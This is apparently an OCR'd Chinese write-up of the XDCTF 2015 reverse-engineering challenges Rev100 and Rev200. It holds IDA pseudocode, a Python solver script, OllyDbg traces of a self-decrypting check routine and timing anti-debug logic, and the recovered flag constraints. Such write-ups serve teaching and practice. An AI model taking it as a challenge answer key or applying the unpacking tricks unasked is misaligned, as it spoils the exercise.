
没有一个系统是安全的

XDCTF2015wirteup

REV

Rev100

直接用 IDA 看的话可以看出来一个算法，是对输入的字符先进行异或了，然后把字符串进行一下特定的换序，按照一开始逆向出来的算法解出来一个字符串，也提示解对了，但是交不上去，而且管理也说我错了，于是再想想，后来发现了 400787 和主函数长得很像，只是异或的时候少个异或 7。然后果断改算法，然后得到的 u’rE_aweS0mE，然后 gdb 里面调试时，直接改 RIP 到 400787 去，然后还是不对，又分析了一下，应该是大小写的 问题。吧最后一个 E 改成 e 就行了。Flag 是 XDCTF{ u’rE_aweS0me}




```
char *sub_400787()
{
  char *result; // rax@13
  signed int v1; // [sp+8h] [bp-18h]@9
  int i; // [sp+Ch] [bp-14h]@1
  unsigned int j; // [sp+Ch] [bp-14h]@4
  unsigned int k; // [sp+Ch] [bp-14h]@9

  for ( i = 0; i < strlen(&byte_601280); ++i )
    byte_601310[(signed __int64)i] = *(&byte_601280 + i) ^ input[i
                                                                  - 12
                                                                  * ((unsigned __int64)((unsigned __int128)(0

  sub_4006D5(0x601310LL, 24, 12);
  for ( j = 0; j <= 0x17; ++j )
```

脚本如下


```
#coding=utf-8
import copy
s_12a0='\x3b%#848N!0Z?7\x27%23]/5#1"YX'
s_1280='\x5C|Gq\@?BelTtK5L`\|D`d42;'
s_1280='ZzAwZF9DcjRrM3JfZzBfb24='
s_1310=''
# 异或 换序 调整
print len(s_1280),len(s_12a0)
#input= raw_input('str:').strip('\n')
def decode(minwen):
    print '\n+++++++++ decode +++++++++++++++'
    '''
    print u'\n-----------------------换序前--------------------'
    for i in xrange(len(minwen)):
        print hex(ord(minwen[i]))+':%d'%i,
        if i% 8==0 and i!=0:
            print '\n'
    '''
    i=0
    while 1:
        res=12
        if res<=i:
            break
        v3=ord(minwen[24-i-12/2-1])
        minwen[24-i-12/2-1]=minwen[i]
        #print '%d <=> %d'%(i,24-i-12/2-1)
        #print hex(ord(lis_1310[24-i-12/2-1]))
        minwen[i]= chr(v3)
        i+=1
    print u'\n--------------------换序后--------------------'
    for i in xrange(len(minwen)):
        print hex(ord(minwen[i]))+':%d'%i,
        if i% 8==0 and i!=0:
            print '\n'
    return minwen
print '\n*****--------尝试的 ans---********'
ans=['a' for x in xrange(24)]
for i in xrange(len(ans)):
    ans[i]=chr(ord(s_12a0[i]))
for i in xrange(len(ans)):
    print hex(ord(ans[i]))+':%d'%i,
    if i% 8==0 and i!=0:
        print '\n'
'''
    for i in xrange(len(minwen)):
        print hex(ord(minwen[i])),i
'''
temp_ans=copy.deepcopy(ans)
after=decode(ans)
flag=''
print '\n----------try+++++++++'
yinse={0:17,1:16,2:15,3:14,4:13,5:12,17:0,16:1,15:2,14:3,13:4,12:5}
for i in xrange(12):
    print chr(ord(s_1280[i])^ord(after[i]))+':'+hex(ord(s_1280[i])^ord(after[i])),
    flag+=chr(ord(s_1280[i])^ord(after[i]))
    if  (ord(s_1280[i])^ord(after[i])>126 or ord(s_1280[i])^ord(after[i])<32):
        dis=i
        #print 'number %d no'%i
        if yinse.has_key(i):
            dis=yinse[i]
        #print 'number %d ==> %d '%(i,dis)
        temp_ans[dis]=chr(ord(temp_ans[dis])-32)
print flag
print '\n*****---ans2---********'
for i in xrange(len(temp_ans)):
    print hex(ord(temp_ans[i]))+':%d'%i,
    if i% 8==0 and i!=0:
        print '\n'
after2 =decode(temp_ans)
print '\n'
key=''
for i in xrange(12):
   print chr(ord(s_1280[i])^ord(after2[i]))+':'+hex(ord(s_1280[i])^ord(after2[i])),
   key+=chr(ord(s_1280[i])^ord(after2[i]))
   if i% 8==0 and i!=0:
        print '\n'
print '\n'+key
```

Rev200


进去之后跟了跟程序，发现程序有一个自解压，它对 401160 到 4011ed 的机器码进行了抑或 0x88,感觉这里就是关键了，于是让它异或完了之后，直接在那边下了个端点，本来想着用 python 直接把对应的地址异或掉，然后用 IDA 看算法的。结果 IDA 分析不了，好吧，手动跟踪吧，强撸汇编！


- [CPU - 主线程 - 模块 - 38bf1686]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
暂停
L E M T W H C / K B R ... S ?

```
地址      十六进制           反汇编                          注释
00401649  .  E8 D6020000    CALL 38bf1686.00401924
0040164E  .  83C4 04        ADD ESP,4
00401651  .  33C0           XOR EAX,EAX
00401653  .v EB 23          JMP SHORT 38bf1686.00401678
00401655  > >60             PUSHAD
00401656  .  BA 60114000    MOV EDX,38bf1686.00401160        入口地址
0040165B  >  3E:8032 88     XOR BYTE PTR DS:[EDX],88
0040165F  .  42             INC EDX
00401660  .  81FA E0114000  CMP EDX,38bf1686.004011E0
00401666  .^ 75 F3          JNZ SHORT 38bf1686.0040165B
00401668  .  90             NOP
00401669  .  90             NOP
0040166A  .  90             NOP
0040166B  .  90             NOP
0040166C  .  61             POPAD
0040166D  .  56             PUSH ESI
0040166E  .  56             PUSH ESI
0040166F  .  6A 01          PUSH 1
跳转来自 00401B0D
```




```
地址       十六进制          反汇编                                注释
00401169  .  53             PUSH EBX
0040116A  .  56             PUSH ESI
0040116B  .  57             PUSH EDI
0040116C  .  68 4CCA4000    PUSH 38bf1686.0040CA4C               ASCII "Give me the flag:"
00401171  .  E8 8B080000    CALL 38bf1686.00401A01               printf
00401176  .  83C4 04        ADD ESP,4
00401179  .  81EA 2E080000  SUB EDX,82E
0040117F  .  8D85 F0FEFFFF  LEA EAX,DWORD PTR SS:[EBP-110]
00401185  .  50             PUSH EAX                             ┌addr_input
00401186  .  E8 83070000    CALL 38bf1686.0040190E               └38bf1686.0040190E
0040118B  .  83C4 04        ADD ESP,4
0040118E  .  8D8D F0FEFFFF  LEA ECX,DWORD PTR SS:[EBP-110]
00401194  .  898D CCFEFFFF  MOV DWORD PTR SS:[EBP-134],ECX
0040119A  .  8B95 CCFEFFFF  MOV EDX,DWORD PTR SS:[EBP-134]
004011A0  .  83C2 01        ADD EDX,1
004011A3  .  8995 C8FEFFFF  MOV DWORD PTR SS:[EBP-138],EDX
004011A9  >  8B85 CCFEFFFF  MOV EAX,DWORD PTR SS:[EBP-134]
004011AF  .  8A08           MOV CL,BYTE PTR DS:[EAX]
004011B1  .  888D C7FEFFFF  MOV BYTE PTR SS:[EBP-139],CL
004011B7  .  8385 CCFEFFFF  ADD DWORD PTR SS:[EBP-134],1
004011BE  .  80BD C7FEFFFF  CMP BYTE PTR SS:[EBP-139],0
ESP=0012FE18

地址       十六进制                                          ASCII                 地址      值        注释
0012FE68  61 62 63 64 65 72 65 77 00 20 20 20 4F 00 00 00  abcderew.   O...     0012FE18  0012FE68  ASCII "abcderew"
0012FE78  20 20 20 20 20 00 00 00 90 FE 12 00 00 00 00 00       ...悩‡.....     0012FE1C  7C930228  ntdll.7C930228
0012FE88  78 04 3D 00 B0 28 3D 00 5C FF 12 00 41 00 93 7C  x◆=.?=.\  ‡.A.撍     0012FE20  00000000
0012FE98  58 1E 3D 00 5D 00 93 7C D0 2F 3D 00 A2 2C 3D 00  X▲=.].撍?=.?=.       0012FE24  7FFDB000
0012FEA8  12 00 00 00 B8 00 00 00 10 02 00 00 00 35 3D 00  ‡...?..▶☻...5=.      0012FE28  4B4A4948
0012FEB8  68 01 16 00 11 00 00 00 00 00 00 00 01 00 00 00  h☺▬.◀.......☺...     0012FE2C  003D0478
```




```
1B1  .  888D C7FEFFFF  MOV BYTE PTR SS:[EBP-139],CL
1B7  .  8385 CCFEFFFF  ADD DWORD PTR SS:[EBP-134],1
1BE  .  80BD C7FEFFFF  CMP BYTE PTR SS:[EBP-139],0
1C5  .^ 75 E2          JNZ SHORT 38bf1686.004011A9          xuhuan
1C7  .  8B95 CCFEFFFF  MOV EDX,DWORD PTR SS:[EBP-134]
1CD  .  2B95 C8FEFFFF  SUB EDX,DWORD PTR SS:[EBP-138]
1D3  .  8995 C0FEFFFF  MOV DWORD PTR SS:[EBP-140],EDX       edx ==> len
1D9  .  8B85 C0FEFFFF  MOV EAX,DWORD PTR SS:[EBP-140]
1DF  .  8985 E8FEFFFF  MOV DWORD PTR SS:[EBP-118],EAX       eax=len
1E5  .  81C2 2D080000  ADD EDX,82D
1EB  .  83BD E8FEFFFF  CMP DWORD PTR SS:[EBP-118],19
1F2  .v 7D 09          JGE SHORT 38bf1686.004011FD
1F4  .  83BD E8FEFFFF  CMP DWORD PTR SS:[EBP-118],0
1FB  .v 7F 1A          JG SHORT 38bf1686.00401217
1FD  >  68 60CA4000    PUSH 38bf1686.0040CA60               ASCII "You shall not pass0"
202  .  E8 FA070000    CALL 38bf1686.00401A01
207  .  83C4 04        ADD ESP,4
20A     E8 BC080000    CALL 38bf1686.00401ACB
未实现
1FD=38bf1686.004011FD

     十六进制                                          ASCII                  地址      值        注释
E60  08 00 00 00 02 00 00 00 61 62 63 64 65 72 65 77  ◘...☻...abcderew     0012FE1C  7C930228  ntdll.7C93
E70  00 20 20 20 4F 00 00 00 20 20 20 20 20 00 00 00  .   O...     ...     0012FE20  00000000
E80  90 FE 12 00 00 00 00 00 78 04 3D 00 B0 28 3D 00  悩‡.....x◆=.?=.      0012FE24  7FFDB000
E90  5C FF 12 00 41 00 93 7C 58 1E 3D 00 5D 00 93 7C  \  ‡.A.撍X▲=.].撍     0012FE28  4B4A4948
EA0  D0 2F 3D 00 A2 2C 3D 00 12 00 00 00 B8 00 00 00  ?=.?=.‡...?..        0012FE2C  003D0478
EB0  10 02 00 00 00 35 3D 00 68 01 16 00 11 00 00 00  ▶☻...5=.h☺▬.◀...     0012FE30  00000040
```

在这里 4011F2 地址这里分析得到，Len(input)>0 &&len(input)<0x19,继续分析



```
0040123E  .  A0 7ACA4000    MOV AL,BYTE PTR DS:[40CA7A]
00401243  .  8885 76FFFFFF  MOV BYTE PTR SS:[EBP-8A],AL
00401249  .  8D8D 70FFFFFF  LEA ECX,DWORD PTR SS:[EBP-90]
0040124F  .  898D BCFEFFFF  MOV DWORD PTR SS:[EBP-144],ECX
00401255  .  8B95 BCFEFFFF  MOV EDX,DWORD PTR SS:[EBP-144]
0040125B  .  83C2 01        ADD EDX,1
0040125E  .  8995 B8FEFFFF  MOV DWORD PTR SS:[EBP-148],EDX
00401264  >  8B85 BCFEFFFF  MOV EAX,DWORD PTR SS:[EBP-144]     addr_XDCTF{
0040126A  .  8A08           MOV CL,BYTE PTR DS:[EAX]
0040126C  .  888D B7FEFFFF  MOV BYTE PTR SS:[EBP-149],CL
00401272  .  8385 BCFEFFFF  ADD DWORD PTR SS:[EBP-144],1
00401279  .  80BD B7FEFFFF  CMP BYTE PTR SS:[EBP-149],0
00401280  .^ 75 E2          JNZ SHORT 38bf1686.00401264        calc len(XDCTF{)
00401282  .  8B95 BCFEFFFF  MOV EDX,DWORD PTR SS:[EBP-144]
00401288  .  2B95 B8FEFFFF  SUB EDX,DWORD PTR SS:[EBP-148]
0040128E  .  8995 B0FEFFFF  MOV DWORD PTR SS:[EBP-150],EDX     len => ebp-150
堆栈 DS:[0012FEE9]=44 ('D')
CL=58 ('X')

地址       十六进制                                          ASCII
0040E000  01 00 00 00 00 00 00 00 01 00 00 00 16 00 00 00  ☺.......☺...▬...
0040E010  02 00 00 00 02 00 00 00 03 00 00 00 02 00 00 00  ☻...☻...♥...☻...
0040E020  04 00 00 00 18 00 00 00 05 00 00 00 0D 00 00 00  ♦...↑...♣.......
0040E030  06 00 00 00 09 00 00 00 07 00 00 00 0C 00 00 00  ♠.......•.......
```


发现 0x401264 这里将前六位和 XDCTF{进行了比较，所以前六位是 XDCTF{



```
004012EC  .  68 7CCA4000    PUSH 38bf1686.0040CA7C          ┌format = "You shall not pass!"
004012F1  .  E8 0B070000    CALL <38bf1686.printf>          └printf
004012F6  .  83C4 04        ADD ESP,4
004012F9  .  E8 CD070000    CALL 38bf1686.00401ACB
004012FE  .  83C8 FF        OR EAX,FFFFFFFF
00401301  .. E9 72030000    JMP 38bf1686.00401678
00401306  >^ EB A4          JMP SHORT 38bf1686.004012AC
00401308  >  0FBE8D 07FFFF  MOVSX ECX,BYTE PTR SS:[EBP-F9]
0040130F  .  83F9 7D        CMP ECX,7D                       }'
00401312  .. 74 1A          JE SHORT 38bf1686.0040132E
00401314  .  68 7CCA4000    PUSH 38bf1686.0040CA7C          ┌format = "You shall not pass!"
00401319  .  E8 E3060000    CALL <38bf1686.printf>          └printf
0040131E  .  83C4 04        ADD ESP,4
00401321  .  E8 A5070000    CALL 38bf1686.00401ACB
00401326  .  83C8 FF        OR EAX,FFFFFFFF
00401329  .. E9 4A030000    JMP 38bf1686.00401678
0040132E  >  0FBE95 FCFEFF  MOVSX EDX,BYTE PTR SS:[EBP-104]
00401335  .  83FA 5F        CMP EDX,5F                       key[6] =0x5f  '_'
00401678=38bf1686.00401678

地址      十六进制                                          ASCII                地址      值        注
0040E000  01 00 00 00 00 00 00 00 01 00 00 00 16 00 00 00  ☺.......☺...▬...     0012FE1C  7C930228  nt
0040E010  02 00 00 00 02 00 00 00 03 00 00 00 02 00 00 00  ☻...☻...♥...☻...     0012FE20  00000000
0040E020  04 00 00 00 18 00 00 00 05 00 00 00 0D 00 00 00  ♦...↑...♣.......     0012FE24  7FFDE000
0040E030  06 00 00 00 09 00 00 00 07 00 00 00 0C 00 00 00  ♠.......•.......     0012FE28  00000006
0040E040  08 00 00 00 0C 00 00 00 09 00 00 00 0C 00 00 00  ◘...............     0012FE2C  00910478
```

这里也匹配一个}


然后就开始对 XDCTF{}里面的东西进行检查了，姑且把里面的东西记为 key 吧，XDCTF{key}。



```
00401326  .  83C8 FF        OR EAX,FFFFFFFF
00401329  .. E9 4A030000    JMP 38bf1686.00401678
0040132E  >  0FBE95 FCFEFF  MOVSX EDX,BYTE PTR SS:[EBP-104]
00401335  .  83FA 5F        CMP EDX,5F                       key[6] =0x5f  '_'
00401338  .. 75 0C          JNZ SHORT 38bf1686.00401346
0040133A  .  0FBE85 02FFFF  MOVSX EAX,BYTE PTR SS:[EBP-FE]   key[12 = c] = 0x24 $
00401341  .  83F8 24        CMP EAX,24
00401344  .. 74 1A          JE SHORT 38bf1686.00401360
00401346  >  68 7CCA4000    PUSH 38bf1686.0040CA7C          ┌format = "You shall not pass!"
0040134B  .  E8 B1060000    CALL <38bf1686.printf>          └printf
00401350  .  83C4 04        ADD ESP,4
```

Key[6]='_'　key{12}='$'


时间反调试



```
004010C2  .. 74 04          JE SHORT 38bf1686.004010C8
004010C4  .  32C0           XOR AL,AL
堆栈 DS:[0012FF00]=FFFFFFD5
EAX=00000011

地址      十六进制                                          ASCII                地址
0012FEF0  FF FF FF FF 01 00 00 00 15 00 00 00 D5 FF FF FF          ☺...§...?     0012FDF0
0012FF00  D5 FF FF FF ED FF FF FF D4 FF FF FF FE FF FF FF  ?   ?   ?   ?        0012FDF4
0012FF10  CC FF FF FF FE FF FF FF 03 00 00 00 00 00 00 00  ?   ?   ♥.......     0012FDF8
0012FF20  2D 00 00 00 CD FF FF FF D3 FF FF FF FD FF FF FF  -...?   ?   ?        0012FDFC
0012FF30  03 00 00 00 30 00 00 00 2D 00 00 00 04 00 00 00  ♥...0...-...♦...     0012FE00
0012FF40  CE FF FF FF FD FF FF FF 00 00 00 00 FE FF FF FF  ?   ?   ....?        0012FE04
0012FF50  D3 FF FF FF FE FF FF FF 02 00 00 00 01 00 00 00  ?   ?   ☻...☺...     0012FE08
0012FF60  FE FF FF FF 28 00 00 00 30 00 00 00 D2 FF FF FF  ?   (...0...?        0012FE0C
0012FF70  5D 1D 40 00 66 47 40 00 C0 FF 12 00 04 1C 40 00  ]↔@.fG@.?↕.♦∟@.     0012FE10
0012FF80  01 00 00 00 D8 2E 3D 00 60 2F 3D 00 DD 26 7D 8E  ☺...?=.`/=.?}        0012FE14
0012FF90  28 02 93 7C FF FF FF FF 00 80 FD 7F AC FF 12 00  (☻搢        .Ç??     0012FE18
0012FFA0  FF FF FF FF 00 00 00 00 8C FF 12 00 C8 28 F6 FD          ....?↕.?     0012FE1C
命令：
```


然后跟到 4010BE，这里是对 key 的前 6 位进行检查，是用 XDCTF{逐个去减 key[i]得到特定的值，这个值可以在内存中看见。

Key[0]='X'+0x15 key[1]='D'-0x2b key[2]='C'-0x2b Key[3]='T'-0x13 key[4]='F'-0x2c Key[5]='{'-0x1a

